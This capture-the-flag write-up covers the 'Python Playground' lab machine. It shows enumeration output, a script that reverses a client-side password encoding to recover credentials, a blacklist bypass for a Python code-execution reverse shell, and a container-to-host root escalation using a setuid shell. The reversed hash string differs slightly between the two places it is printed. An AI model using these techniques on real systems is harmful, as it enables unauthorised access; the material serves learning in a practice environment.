Python Playground

Enumeration
- Nmap Scan
- SSH (22)
- HTTP (80)
  - Subdirectories enumeration

Gaining Shell
Gaining User credentials
Privilege Escalation

Enumeration

Nmap Scan

```
22: ssh
80: http
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 f4:af:2f:f0:42:8a:b5:66:61:3e:73:d8:0d:2e:1c:7f (RSA)
|   256 36:f0:f3:aa:6b:e3:b9:21:c8:88:bd:8d:1c:aa:e2:cd (ECDSA)
|_  256 54:7e:3f:a9:17:da:63:f2:a2:ee:5c:60:7d:29:12:55 (ED25519)

80/tcp open  http    Node.js Express framework
|_http-title: Python Playground!
Warning: OSScan results may be unreliable because we could not find at le
ast 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   67.14 ms 192.168.128.1
2   ...
3   68.09 ms 10.49.167.146

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.90 seconds
```

SSH (22)


```
└─$ ssh root@playground.thm
The authenticity of host 'playground.thm (10.49.167.146)' can't be establish
ed.
ED25519 key fingerprint is: SHA256:HLoU1KqmdReseJ5xwjsMAvFvwtdzT3
dUWbeGpiz6odI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'playground.thm' (ED25519) to the list of kno
wn hosts.
** WARNING: connection is not using a post-quantum key exchange algorit
hm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@playground.thm's password:
```

- Password authentication is enabled. Reuse of credentials need to be checked


HTTP (80)



It mentions blacklists, and not whitelist. This can be a way inside the server.



Cannot sign up.




Cannot login as well.

Subdirectories enumeration

```
admin.html              [Status: 200, Size: 3134, Words: 667, Lines: 118, Duration: 71ms]
index.html              [Status: 200, Size: 941, Words: 308, Lines: 30, Duration: 70ms]
index.html              [Status: 200, Size: 941, Words: 308, Lines: 30, Duration: 73ms]
login.html              [Status: 200, Size: 549, Words: 152, Lines: 19, Duration: 68ms]
signup.html             [Status: 200, Size: 549, Words: 152, Lines: 19, Duration: 68ms]
```

`admin.html` is something of interest.




We have a backdoor site.


```
<script>
  // I suck at server side code, luckily I know how to make things secure without it - Connor

  function string_to_int_array(str){
    const intArr = [];

    for(let i=0;i<str.length;i++){
      const charcode = str.charCodeAt(i);

      const partA = Math.floor(charcode / 26);
      const partB = charcode % 26;

      intArr.push(partA);
      intArr.push(partB);
    }

    return intArr;
  }

  function int_array_to_text(int_array){
    let txt = '';

    for(let i=0;i<int_array.length;i++){
      txt += String.fromCharCode(97 + int_array[i]);
    }

    return txt;
  }

  document.forms[0].onsubmit = function (e){
      e.preventDefault();

      if(document.getElementById('username').value !== 'connor'){
        document.getElementById('fail').style.display = '';
        return false;
      }

      const chosenPass = document.getElementById('inputPassword').value;

      const hash = int_array_to_text(string_to_int_array(int_array_to_text(string_to_int_array(chosenPass))));

      if(hash === 'dxeedxebdwemdwesdxdtdweqdxefdxefdxduduueqduerdvdtdvdu'){
        window.location = 'super-secret-admin-testing-panel.html';
      }else {
        document.getElementById('fail').style.display = '';
      }
      return false;
  }
</script>
```

The source code reveals some interesting information. The hash is hardcoded in the source code. It could be some hashing type but seeing the code, it is not secure at all. Only some conversions.


Also we get to know the username `connor` .



Able to visit the `super-secret-admin-testing-panel.html` page without login.




And I am able to execute commands. Let’s try to get a reverse shell using the basic payload. Since the site mentions blacklisting, I am assuming basic payload won’t work.




As expected. I will try some encoding.


Some keywords that are in the blacklist: import, eval



I tried using `__import__` instead of `import` and it worked. So I have to covert the whole reverse shell payload accordingly.

Gaining Shell





And I am in.

```
function isAllowed(code){
    if(typeof code !== 'string'){
        return false;
    }
    if(code.indexOf('import ') >= 0){
        return false;
    }
    if(code.indexOf('eval') >= 0){
        return false;
    }
    if(code.indexOf('.system') >= 0){
        return false;
    }
    if(code.indexOf('exec') >= 0){
        return false;
    }

    return true;
```

The source code shows the blacklisted words.

Gaining User credentials

From the admin.html source code:

```
    function string_to_int_array(str){
      const intArr = [];

      for(let i=0;i<str.length;i++){
        const charcode = str.charCodeAt(i);

        const partA = Math.floor(charcode / 26);
        const partB = charcode % 26;

        intArr.push(partA);
        intArr.push(partB);
      }

      return intArr;
    }

    function int_array_to_text(int_array){
      let txt = '';

      for(let i=0;i<int_array.length;i++){
        txt += String.fromCharCode(97 + int_array[i]);
      }

      return txt;
    }
```

We can reverse this code to get the password.

```
def text_to_int_array(s: str) -> list:
    int_array = list()
```

```
    for i in range(len(s)):
        int_array.append(ord(s[i])-97)

    return int_array


def int_array_to_str(arr: list) -> str:
    s = ""
    for i in range(0, len(arr)-1, 2):
        char_code = arr[i]*26 + arr[i+1]
        s += chr(char_code)
    return s

final_hash = "dxeedxebdwemdwesdxdtdweqdxefdxefdxdudueqduerdvdtdvdu"
password = int_array_to_str(text_to_int_array(int_array_to_str(text_to_int_array(final_hash))))
print(password)
```

```
└─$ python3 rev_hash.py
spaghetti1245
```


`connor:spaghetti1245`

Reusing this username and password for SSH into Connor.

Privilege Escalation

```
connor@pythonplayground:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:36543         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.48.145.89:68         0.0.0.0:*                           -
```

Nothing suspicious in the services



The /mnt directory in the container has a log subdirectory.

```
# ls -la
ls -la
total 3896
drwxrwxr-x  9 root       106    4096 May 11  2020 .
drwxr-xr-x  1 root root         4096 May 16  2020 ..
-rw-r--r--  1 root root        27163 May 11  2020 alternatives.log
drwxr-xr-x  2 root root         4096 May 16  2020 apt
-rw-r-----  1  102 adm         38468 Dec  1 09:17 auth.log
-rw-r--r--  1 root root        56751 Feb  3  2020 bootstrap.log
-rw-rw----  1 root utmp         1920 May 12  2020 btmp
-rw-r--r--  1 root root        40901 Dec  1 08:41 cloud-init-output.log
-rw-r--r--  1  102 adm        896736 Dec  1 08:41 cloud-init.log
drwxr-xr-x  2 root root         4096 Jan 24  2020 dist-upgrade
-rw-r--r--  1 root root       508605 May 16  2020 dpkg.log
-rw-r--r--  1 root root        32032 May 11  2020 faillog
drwxr-xr-x  3 root root         4096 May 11  2020 installer
drwxr-sr-x+ 3 root messagebus    4096 May 11  2020 journal
-rw-r-----  1  102 adm        806043 Dec  1 08:41 kern.log
drwxr-xr-x  2  108       112    4096 May 11  2020 landscape
-rw-rw-r--  1 root utmp       292292 Dec  1 09:08 lastlog
drwxr-xr-x  2 root root         4096 Nov 23  2018 lxd
-rw-r-----  1  102 adm       1459595 Dec  1 09:19 syslog
-rw-------  1 root root        64064 May 11  2020 tallylog
drwxr-x---  2 root adm          4096 May 11  2020 unattended-upgrades
-rw-rw-r--  1 root utmp        47616 Dec  1 09:08 wtmp
```

```
connor@pythonplayground:/var/log$ ls -la
total 3896
```

```
drwxrwxr-x   9 root      syslog            4096 May 11  2020 .
drwxr-xr-x  13 root      root              4096 Feb  3  2020 ..
-rw-r--r--   1 root      root             27163 May 11  2020 alternatives.log
drwxr-xr-x   2 root      root              4096 May 16  2020 apt
-rw-r-----   1 syslog    adm              38468 Dec  1 09:17 auth.log
-rw-r--r--   1 root      root             56751 Feb  3  2020 bootstrap.log
-rw-rw----   1 root      utmp              1920 May 12  2020 btmp
-rw-r--r--   1 syslog    adm             896736 Dec  1 08:41 cloud-init.log
-rw-r--r--   1 root      root             40901 Dec  1 08:41 cloud-init-output.log
drwxr-xr-x   2 root      root              4096 Jan 24  2020 dist-upgrade
-rw-r--r--   1 root      root            508605 May 16  2020 dpkg.log
-rw-r--r--   1 root      root             32032 May 11  2020 faillog
drwxr-xr-x   3 root      root              4096 May 11  2020 installer
drwxr-sr-x+  3 root      systemd-journal   4096 May 11  2020 journal
-rw-r-----   1 syslog    adm             806043 Dec  1 08:41 kern.log
drwxr-xr-x   2 landscape landscape         4096 May 11  2020 landscape
-rw-rw-r--   1 root      utmp            292292 Dec  1 09:08 lastlog
drwxr-xr-x   2 root      root              4096 Nov 23  2018 lxd
-rw-r-----   1 syslog    adm            1459595 Dec  1 09:19 syslog
-rw-------   1 root      root             64064 May 11  2020 tallylog
drwxr-x---   2 root      adm               4096 May 11  2020 unattended-upgrad
es
-rw-rw-r--   1 root      utmp             47616 Dec  1 09:08 wtmp
```

The /mnt/log from the container is linked to the /var/log of the main machine. And as we are root in the container, we can place SUID bit set /bin/bash binary in the /mnt/log directory and run it from the Connor’s account.

This didn’t work because of mismatch of the libtinfo.so.6 library and we are not able to do the reverse as well. So I tried with /bin/sh - which is simpler than /bin/bash.

```
# cp /bin/sh .
cp /bin/sh .
# chmod +s sh
chmod +s sh


exitsconnor@pythonplayground:/var/log$ ls -la
```

```
total 4028
...
-rw-rw-r--   1 root      utmp            292292 Dec  1 09:36 lastlog
drwxr-xr-x   2 root      root              4096 Nov 23  2018 lxd
-rwsr-sr-x   1 root      root            129816 Dec  1 09:37 sh
...
```

```
connor@pythonplayground:/var/log$ ./sh -p
# id
uid=1000(connor) gid=1000(connor) euid=0(root) egid=0(root) groups=0(r
oot),1000(connor)
# whoami
root
```